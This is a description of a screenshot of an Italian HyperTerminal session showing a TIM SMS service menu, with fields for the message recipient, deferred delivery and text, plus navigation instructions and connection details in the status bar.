The image shows a HyperTerminal window titled "sms - HyperTerminal". The menu bar includes "File", "Modifica", "Visualizza", "Chiama", "Trasferisci", and "?". The toolbar contains icons for file operations and communication. The main text area displays the "TIM SMS Servizio Menu" and "Servizio ScriptTIM". It lists seven menu items, with items 1 through 5 being active and items 6 and 7 being "Non attivo". Item 5 is a text entry field. Below the list, instructions in Italian explain how to use the terminal's arrow keys and the "Invio" key to navigate and enter data. At the bottom, a status bar shows connection details: "Connesso a 0002", "VT100", "115200 8-N-1", and various control buttons like "SCORR", "MAIUSC", "NUM", "Cattura", and "Eco stampante".

TIM SMS Servizio Menu Servizio ScriptTIM -----

1. Non attivo :
2. Non attivo : 48
3. Destinatario del messaggio : _____
4. Consegna differita (MM:GG:hh:mm) : _ : _ : _ : _
5. Testo messaggio (max 160 car.) :

6. Non attivo

7. Non attivo

Invio Annula

Riempire i campi 3, 4 (opzionale) e 5; quindi premere Invio
Per spostarsi sui campi utilizzare le frecce del terminale.

(Text entry field) Enter text. Use UP or DOWN arrows or tab to move off.

Connesso a 0002 VT100 115200 8-N-1 SCORR MAIUSC NUM Cattura Eco stampante